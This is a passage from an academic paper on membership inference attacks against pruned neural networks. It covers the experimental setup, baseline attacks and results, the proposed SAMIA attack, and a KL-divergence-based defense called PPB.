- *Purchase* [52]. This dataset is presented in Acquire Valued Shoppers Challenge to predict which shoppers will become repeat buyers based on the purchase history. We use the preprocessed purchase dataset provided by Shokri *et al.* [10], which contains 197,324 data samples, 600 binary features, and 100 classes.

Each above dataset is first randomly and equally split into two parts: one for target model, one for shadow model. In each part, we split the data into three datasets: training (45%), validation (10%), and test (45%). We use the validation dataset to determine if the model needs to stop training or fine-tuning for early stopping. Therefore, the membership inference via random guessing results in 50% attack accuracy. Due to the space limit, we only show the results of the CIFAR10 and Purchase datasets. The rest results are presented in the Appendix.

5.1.2 Neural Network Architectures

For the four image datasets, *i.e.*, CIFAR10, CIFAR100, CHMNIST, and SVHN, we consider three representative neural network architectures: ResNet18, VGG16, and DenseNet121[3]. For the other three datasets, *i.e.*, Texas, Purchase, and Location, we implement fully connected (FC) neural networks with two layers, and the numbers of neurons for each layer are 256 and 128, respectively. All the FC layers except the last one are followed by ReLU activation functions. In addition, Adam optimizer [53] is implemented with a learning rate of 0.001 and the batch size of 128 to train all the original models and fine-tune all the models after pruning.

[3]All neural networks are trained using https://github.com/huyvnphan/PyTorch_CIFAR10

5.1.3 Neural Network Pruning Approaches

Four representative neural network pruning approaches are considered, including L1 unstructured pruning, L1 structured pruning, L2 structured pruning, and Network slimming.

- *L1 unstructured pruning* [2] (L1 unstructured), which removes the weights with the lowest absolute values individually. This pruning approach can produce a sparse neural network with a small size, but may not improve efficiency given the existing hardware and software optimization.
- *L1 structured pruning* [3] (L1 structured), which removes the entire filters with the lowest absolute values from the convolution layers. By removing the entire filters, this method leads to significant speedup compared with the unstructured pruning since optimization for dense matrix can be applied for efficient computation.
- *L2 structured pruning* (L2 structured), which removes the entire filters with the lowest L2 norm values from the convolution layers, similar to L1 structured pruning.
- *Network slimming* [4] (Slimming), which associates scaling factors used in the batch normalization layer with each channel and removes the entire channels with the lowest scaling factors. This method automatically identifies the insignificant channels and finds the target architectures.

We apply the L1 unstructured pruning to all models. Since structured pruning approaches, *i.e.*, L1 structured and L2 structured pruning and Slimming, can only be applied to pruning convolution layers, we evaluate the structured pruning approaches on the ResNet18, VGG16, and DenseNet121 models trained on CIFAR10, CIFAR100, SVHN datasets. In addition, five sparsity levels $\gamma = \{0.5, 0.6, 0.7, 0.8, 0.9\}$ are investigated for all pruning approaches, which denote the portions of the

removed parameters[4]. We follow typical pruning procedures: train the original model, prune the model using the above approaches, and finally fine-tune the pruned model.

Figure 6 shows the prediction accuracy of the original model and the pruned models with different pruning approaches and sparsity levels. We observe that the pruned models achieve close performance compared to the original model if the sparsity level is not high. The accuracy of pruned models is reduced with the increase of the pruning sparsity. Sometimes, pruned models can achieve higher accuracy than the original models, which has been shown in recent studies of neural network pruning [5]. Unstructured pruning usually performs better than structured pruning in the evaluation, since structured pruning forces the removed parameter in a restricted way, which limits the performance of the pruned model but increases the speed of model inference.

5.1.4 State-of-the-art MIAs

To thoroughly evaluate the proposed SAMIA, we investigate eight state-of-the-art MIAs along with SAMIA. [5].

- *Ground-truth class confidence-based threshold attack (Conf).* Yeom *et al.* used the prediction confidence of ground-truth class to identify membership status [26]. The adversary learns a threshold to determine the membership of a data sample based on the confidence of ground-truth class. Given an input sample $\boldsymbol{x}$, its class y, and the pruned model f_p, the attack function is defined as $I_{\text{conf}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{f_p^{(y)}(\boldsymbol{x}) \geq \zeta_y\}$, where $f_p^{(y)}$ is the prediction confidence of class y and ζ_y is the threshold of class y derived from the shadow pruned model.
- *Cross-Entropy-based threshold attack (Xent).* The entropy loss can be used to derive the threshold from the shadow pruned model [26]. The attack function is defined as $I_{\text{xent}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{\text{xent}(f_p^{(y)}(\boldsymbol{x})) \geq \zeta_y\}$, where xent denotes the cross entropy loss.
- *Modified-entropy-based threshold attack (Mentr).* Song and Mittal proposed modified entropy by including the information about the ground-truth class, which achieved better performance than using prediction confidence [28]. The attack function is defined as $I_{\text{mentr}}(f_p,(\boldsymbol{x},y)) = \mathbb{1}\{\text{mentr}(f_p^{(y)}(\boldsymbol{x})) \geq \zeta_y\}$, where $\text{mentr}(f_p(\boldsymbol{x}),y) = -(1-f_p^{(y)}(\boldsymbol{x}))\log(f_p^{(y)}(\boldsymbol{x})) - \sum_{t\neq y} f_p^{(t)}(\boldsymbol{x})\log(1-f_p^{(t)}(\boldsymbol{x}))$.
- *Top1 Confidence-based threshold attack (Top1-Conf).* Salem *et al.* proposed to derive the threshold from the highest prediction confidence [23]. The attack function is defined as $I_{\text{top1}}(f_p,(\boldsymbol{x})) = \mathbb{1}\{\text{top1}(f_p(\boldsymbol{x})) \geq \zeta_y\}$, where top1 calculates the highest value from the prediction confidence.
- *Confidence-based Neural Network attack (NN).* Shokri *et al.* proposed to use prediction confidence as features to train a neural network from the shadow model [10], which is used to distinguish member and non-member data.
- *Top-3 Confidence-based Neural Network attack (Top3-NN).* Salem *et al.* proposed to use the top-3 prediction confidences as features [23] to train a neural network classifier.
- *Confidence-based Neural Network attack with ground-truth class (NNCls).* Nasr *et al.* combined one-hot encoded class labels with the prediction confidence as features to train a neural network classifier [24].
- *Blind Membership Inference Attack (BlindMI).* Hui *et al.* proposed to determine the membership of a data sample by moving it to a non-member set and check if the moving operation increases the distance between member and non-member sets [45]. BlindMI considers the data sample as a non-member if the distance is increased. We use the default BlindMI attack provided in [45].

In the main paper, we present the results of five attacks, that achieve the highest attack accuracies in most experiments, *i.e.*, Conf, Mentr, NNCls, BlindMI, and SAMIA. The results of the rest of the attacks are reported in the Appendix.

Besides, it should be mentioned that to provide a practical analysis of privacy risks, we adopt early stopping and l2 regularization as a baseline defense mechanism and apply it to all the following experiments of membership inference attacks. Other defense mechanisms will be discussed in Section 6.


5.1.5 SAMIA Settings

Following the experimental setting in [10], we first train five shadow models and their pruned models. The predictions of the shadow models on shadow training and shadow test datasets are used to train an attack model. In the attack model, we use four attention heads, 64 neural units, and GeLU activation function [54] in each self-attention module, with a 20% dropout rate. We use SGD optimizer [55] to train the attack models for 100 epochs with batch size 128. The learning rate of the SGD optimizer is set as 0.01 and reduced to 0.001 and 0.0001 at the 1/2 and 3/4 of the training process (*i.e.*, the 50th and 75th epoch). Due to the large number of settings evaluated in the attacks and defenses and the high computational cost in each setting, we conduct all the experiments only once. Thus experimental variation may be observed due to the randomness in neural network pruning and membership inference attacks (*e.g.*, parameter initialization, dataset shuffling).

5.2 Privacy Risk Discussions


[4] Since structured pruning only removes the parameters in the convolution layers, the sparsity levels for structured pruning only count the removed parameters in the convolution layers instead of the entire neural network.

[5] We implement Conf, Xent, Mentr, and Top1-Conf attacks based on https://github.com/inspire-group/membership-inference-evaluation and BlindMI attack based on https://github.com/hyhmia/BlindMI/blob/master/BlindMI_Diff_W.py.




(a) CIFAR10, ResNet18 (b) CIFAR10, DenseNet121 (c) CIFAR100, DenseNet121 (d) Location, FC

Figure 7: Privacy Risks of Neural Network Pruning (w.r.t. prediction accuracy). Most pruning approaches result in a higher attack accuracy when considering a similar prediction accuracy, compared with the original models. We present the attack accuracy of SAMIA for pruned models and the attack accuracy of Conf attack for the original models.



(a) CIFAR10, ResNet18 (b) CIFAR10, DenseNet121 (c) CIFAR100, DenseNet121 (d) Location, FC

Figure 8: Privacy Risks of Neural Network Pruning (w.r.t. model sparsity). We present the attack accuracy of SAMIA for pruned models and the attack accuracy of Conf attack for the original models.




(a) Confidence gap (b) Sensitivity gap (c) Generalization gap

Figure 9: Impact of confidence gap, sensitivity gap, and generalization gap (CIFAR10, ResNet18). We present the relationship between the gap and the attack accuracy of SAMIA.

In this section, we evaluate the privacy risks of the pruned models and compare them with the original models and then investigate several key factors on privacy risks of neural network pruning. Additionally, we investigate the privacy risks of different pruning approaches and discuss the effectiveness of the proposed SAMIA and the impact of unknown sparsity levels and pruning approaches.

5.2.1 Privacy Risks of Neural Network Pruning

Since different pruning approaches and sparsity levels may achieve distinct prediction accuracy, to make a fair comparison, we evaluate the privacy risks of pruning by taking the prediction accuracy into consideration. Figure 7 shows the relationship between prediction accuracy and (SAMIA) attack accuracy when we apply different pruning approaches and sparsity levels on the CIFAR10, CIFAR100, and Location datasets. We observe that *when the pruned model achieves a comparable prediction accuracy with the original model, most pruning approaches result in an increased attack accuracy (i.e., privacy risk).* The attack accuracy may be decreased with the loss of prediction accuracy, as the pruned model becomes less effective for both prediction and attack. However, we still observe that in most cases, when the pruned model performs worse than the original model, the pruned model's attack accuracy remains higher than the original one's. Therefore,



(a) L1 unstructured (b) L1 structured (c) L2 structured (d) Slimming

(e) L1 unstructured (f) L1 structured (g) L2 structured (h) Slimming

Figure 10: Attack performance comparison of MIAs (CIFAR10, ResNet18). We present the attack accuracy of state-of-the-art membership inference attacks and compare them with the proposed SAMIA. Four pruning approaches are used on CIFAR10 ResNet18 models. The black line presents the attack accuracy of original models using Conf attack, *i.e.*, Conf (Org.).

the pruned models become more vulnerable to membership inference attacks than the original models.

When a low sparsity level is used, we always observe the increased privacy risk of the pruned model (Figure 8). Since with a low sparsity level, the pruned model is more likely to achieve a comparable or even higher prediction accuracy compared with the original model, which increases the accuracy of prediction confidence used in MIAs and further increases the privacy risk.

5.2.2 Impact of Confidence, Sensitivity, and Generalization Gap.

As aforementioned, we hypothesize that neural network pruning leads to the increased *confidence gap* and *sensitivity gap* (in ground-truth class) of pruned models, thus increasing their membership inference risks. Meanwhile, overtraining is considered as one of the key causes of membership leakage in previous research [26, 28], leading to our evaluation on *generalization gap*, *i.e.*, the difference between training accuracy and testing accuracy. From Figure 9, we observe that neural network pruning increases the gaps between members and non-members, *i.e.*, confidence gap, sensitivity gap, and generalization gap, in most settings. Further, with the increase of gaps, we observe the increase of attack accuracy, which indicates *the strong correlation between the gaps, i.e., confidence gap, sensitivity gap, and generalization gap, and the increased privacy risk.*


The strong correlation of confidence gap and sensitivity gap validates our intuition that these gaps can be leveraged by the adversary to infer the membership status, introducing a new attack surface in neural network pruning. By investigating the attack results, we find that the confidence gap plays the most important role in the privacy risk. L1 unstructured and slimming pruning usually lead to an increased confidence gap, which will be leveraged by the adversary and result in a higher attack accuracy. Additionally, sensitivity gap can also leak the membership information. For example, the confidence gap of L1 unstructured pruning on a CIFAR10 ResNet18 model (Figure 9a) is close to the original model, but due to the increased sensitivity gap (Figure 9b), the pruning still results in an increased attack accuracy.

5.2.3 Privacy Risks of Pruning Approaches.

Following the same settings above, we investigate the privacy risks of different pruning approaches by comparing the attack accuracy under the similar prediction accuracy. As shown in Figure 7 and 8, given the similar prediction accuracy of the pruned models, L1 unstructured and slimming pruning result in the highest attack accuracy. Besides, L1 structured pruning achieves the lowest attack accuracy among all pruning approaches, but still in some cases, the attack accuracy is higher than the original model, even with the similar or lower prediction accuracy. The structured constraint used in L1 structured pruning regularizes the model in the fine-tuning and thereby reduces the privacy risk.

5.2.4 Effectiveness of SAMIA

To investigate the effectiveness of the proposed SAMIA, we compare SAMIA with the state-of-the-art MIAs in terms of



(a) CIFAR10, DenseNet121 (b) CIFAR10, DenseNet121

(c) CIFAR100, DenseNet121 (d) CIFAR100, DenseNet121

(e) Location, FC (f) Location, FC

Figure 11: Attack performance comparison of MIAs on different datasets (L1 Unstructured). We present the attack accuracy of state-of-the-art membership inference attacks and compared them with the proposed SAMIA. We present the attack accuracy of three models (CIFAR10 DenseNet121, CIFAR100 DenseNet121, Location FC) pruned by L1 unstructured pruning. The black line presents the attack accuracy of original models using Conf attack, *i.e.*, Conf (Org.).


attack accuracy. As shown in Figure 10, we observe that *our proposed SAMIA achieves the highest attack accuracy in most cases compared with baseline attacks*, which is mainly due to the fact that SAMIA best leverages both confidence gap and sensitivity gap (in ground-truth class) introduced in pruning. Besides, Top1-conf and Mentr attacks are also effective, as both attacks take advantage of the confidence gap, the most important factor for model privacy. We also observe that when the pruning introduces a high generalization gap , all attacks can achieve a high attack accuracy (*e.g.*, CIFAR100 DenseNet121 in Figure 11c, 11d and Appendix Figure 36c)), which has been discussed in the previous MIA research.

5.2.5 Unknown Sparsity Level and Pruning Approach

In the evaluation above, we assume the adversary has the knowledge of sparsity levels and pruning approaches used in network pruning. In this section, we explore the privacy risks of a more realistic scenario, *i.e.*, when the adversary has no prior knowledge of the sparsity levels and the pruning approaches.


Unknown sparsity level. We assume the adversary only knows the pruning approach but not the sparsity level that is the major factor of model efficiency. We evaluate the attack accuracy of SAMIA when the adversary prunes target models and shadow models using different sparsity levels. We also consider the case when the target model is not pruned, *i.e.*, sparsity level = 0. As shown in Figure 12 and 13, the attack accuracy is not affected too much due to the different sparsity levels between target models and shadow models. In some cases, using a different sparsity level in pruning shadow models can even increase the attack accuracy. *The attack accuracy mainly depends on the performance of the shadow model*, and thus the adversary can attack victim models with higher attack accuracy by selecting a good pruned shadow model. For instance, the adversary can use each shadow model to attack other shadow models with different sparsity levels and select the one with the highest attack accuracy.

Unknown sparsity level and pruning approach. Since we assume the adversary has no prior knowledge of the sparsity level and pruning approach, the adversary may randomly pick a sparsity level and a pruning approach to prune a shadow model for attacks. To evaluate the attack accuracy, we conduct 20 experiments for the aforementioned four image datasets and the corresponding neural networks. In each experiment, we randomly select the sparsity levels and pruning approaches for target models and shadow models, respectively. For example, the target model uses L1 Structured pruning with 0.5 sparsity level while the shadow model uses Slimming pruning with 0.8 sparsity level. The sparsity levels are selected from the set of $\{0.5, 0.6, 0.7, 0.8, 0.9\}$ and the pruning approaches are selected from the four pruning approaches. To measure the privacy risks, we define the attack accuracy loss as $(acc_{known} - acc_{unknown})/acc_{known}$, where acc_{known} denotes the attack accuracy when the adversary knows all the pruning information and $acc_{unknown}$ denotes the attack accuracy without knowing any pruning information. Table 1 shows the average attack accuracy loss over 20 experiments for each dataset and model. We observe that *without knowing the sparsity levels and pruning approaches, the attack is still effective in most cases except the CIFAR10 VGG16 and CIFAR100 ResNet18 models*. The poor attack performance in these two models is due to the ineffectiveness of shadow models using specific sparsity levels and pruning approaches for attacks. For example, we observe a significant drop of attack accuracy (from 90% to 50%) when applying L1 structured and slimming pruning with sparsity levels 0.7 to 0.9, on the CIFAR10 VGG16 model (Figure 20a in Appendix). The large gap makes the shadow models pruned using these settings ineffective in attacking the unknown victim model.



(a) L1 Unstructured (b) L1 Structured (c) L2 Structured (d) Slimming

Figure 12: Attack accuracy with unknown sparsity levels (CIFAR10, ResNet18).



(a) CIFAR10, DenseNet121 (b) CIFAR100, DenseNet121 (c) Location, FC

Figure 13: Attack accuracy with unknown sparsity levels (L1 Unstructured).

Table 1: Attack accuracy loss with unknown sparsity levels and pruning approaches.


Dataset	Model	Attack Acc Loss
CIFAR10	ResNet18	4.77%
	DenseNet121	1.63%
	VGG16	26.83%
CIFAR100	ResNet18	12.41%
	DenseNet121	6.90%
	VGG16	2.43%
SVHN	ResNet18	0.60%
	DenseNet121	0.12%
	VGG16	0.05%
CHMNIST	ResNet18	0.78%
	DenseNet121	0.52%
	VGG16	-0.58%

6 Defenses against MIAs

Given the privacy risks of pruned neural networks, this section focuses on defenses against the proposed SAMIA. We first present the design principle of defenses for pruned neural networks, then describe the proposed defensive design, and lastly compare the performance of the proposed defense with the state-of-the-art defenses. In addition, to rigorously evaluate the defense performance, we consider the defenses against both the non-adaptive attacks and adaptive attacks, where the adversary of adaptive attacks is put into the last step of the arms race between privacy attacks and defenses (*i.e.*, the adversary knows all the details of defense mechanism and performs adaptive attacks against the defended models) [28, 56]. Extensive experiments are conducted to evaluate our defensive proposals.


6.1 Design Principles of Defenses

Two major design principles are considered for the defenses of pruned neural networks. On the one hand, effective defenses should be able to reduce the behavior discrepancy introduced by pruning. The above attack evaluation has demonstrated that the privacy risks introduced by MIAs in the pruned models are due to the increased divergence of prediction confidences and sensitivities. Hence, it is essential to reduce such divergence between members and non-members of the pruned neural networks for defense. On the other hand, the defenses need to take into consideration the resource constraints imposed by low-end devices. Neural network pruning aims to reduce the computational cost during inference. Such cost cannot be increased by the defenses. Therefore, the defenses should be designed to mitigate the privacy risks of pruned models before deploying them on devices, thus without introducing additional defense costs in the inference phase.



(a) Confidence gap (b) Sensitivity gap

Figure 14: Divergence of the pruned model's prediction confidences and sensitivities using PPB defense (CIFAR10, DenseNet121).



(a) Confidence gap (b) Sensitivity gap

Figure 15: Divergence of the pruned model's prediction confidences and sensitivities over different classes with PPB defense (CIFAR10, DenseNet121).

6.2 Proposed Defense: PPB

Following the two design principles, we propose a countermeasure approach named by pair-based posterior balancing (PPB). The main idea of PPB defense is to mitigate the new prediction behaviors on prediction confidence and sensitivity by aligning the posterior predictions of different input samples. In this way, PPB can reduce the divergence of prediction confidence between members and non-members as well as the degree of sensitivities. Specifically, given any pair of two input samples, we try to make the distributions of their ranked posterior predictions as close as possible. The difference between ranked posteriors' distributions is measured by the Kullback–Leibler divergence (KL divergence) [57]. Give two posterior predictions P and Q, the KL divergence is defined as:

$$\mathcal{L}_{\text{KL}}(P,Q) = \sum_x P(x) \log \frac{P(x)}{Q(x)}. \tag{5}$$

KL-divergence is considered as a regularization term in neural network pruning. The loss function includes both the prediction loss and KL divergence loss, which can be given by:

$$\mathcal{L}(f_p(\boldsymbol{x}), \boldsymbol{y}) = \sum_i \mathcal{L}_{\text{predict}}(f_p(\boldsymbol{x}_i), y_i) + \lambda \sum_{j,k(j\neq k)} \mathcal{L}_{\text{KL}}(R(f_p(\boldsymbol{x}_j)), R(f_p(\boldsymbol{x}_k))), \tag{6}$$

where $\mathcal{L}_{\text{KL}}$ and $\mathcal{L}_{\text{predict}}$ denote the KL-divergence loss and the prediction loss (*e.g.*, cross-entropy loss for the classification tasks), respectively. $R(\cdot)$ sorts the posteriors provided by the pruned model f_p in decreasing order and λ is a hyper-parameter to balance the two losses. It is computationally costly to calculate the KL loss for all possible pairs of data samples in the training dataset. To address this issue, we sample training pairs in each mini-batch during fine-tuning by randomly selecting two data samples as a pair without replacement. Hence, in each mini-batch with batch size B, KL loss consists of $B/2$ pairs of training samples.

In addition, the PPB defense is only applied in fine-tuning of neural network pruning by using KL-divergence as a regularization term. Thus, the defense does not include the additional computational costs in the inference phase.

After applying PPB defense, we observe the divergence between the member and non-member data is significantly reduced by comparing Figure 14 with Figure 1. Such decreased divergence can be observed in different classes by comparing Figure 4 with Figure 15. Both changes on the distributions of the pruned model's posterior predictions indicate that the PPB defense makes the attack model fail to learn the binary classification thresholds from the prediction confidence and sensitivity. Moreover, the PPB defense is designed to change the distribution of predictions instead of their orders. In other words, the PPB defense will not change the predicted classes of the pruned models during fine-tuning, which largely preserves the prediction accuracy of pruned models.

As shown in Figure 15, such decreased divergence can also be preserved in different classes. After applying PPB defense, the divergence of the pruned model is close to that of the original model (comparing Figure 4 with Figure 15), which indicates the effectiveness of the PPB defense.

6.3 Defense Evaluation


This section evaluates the effectiveness of PPB by comparing the performance of PPB with that of state-of-the-art defenses[6].

6.3.1 State-of-the-art Defenses

We investigate three state-of-the-art defenses against MIA attacks in neural network pruning.


Early Stopping and L2 Regularization (Basic). Early stopping and l2 regularization have been used to successfully

[6]The defenses are evaluated by the empirical experiments. We will investigate the strict privacy guarantee in future work.



(a) L1 Unstructured (b) L1 Structured (c) L2 Structured (d) Slimming

Figure 16: Performance of defenses for different pruning approaches (CIFAR10, ResNet18, Sparsity 0.6).



(a) CIFAR10, DenseNet121 (b) CIFAR100, DenseNet121 (c) Location, FC (d) Purchase, FC

Figure 17: Performance of defenses for different datasets (L1 Unstructured, Sparsity 0.6).

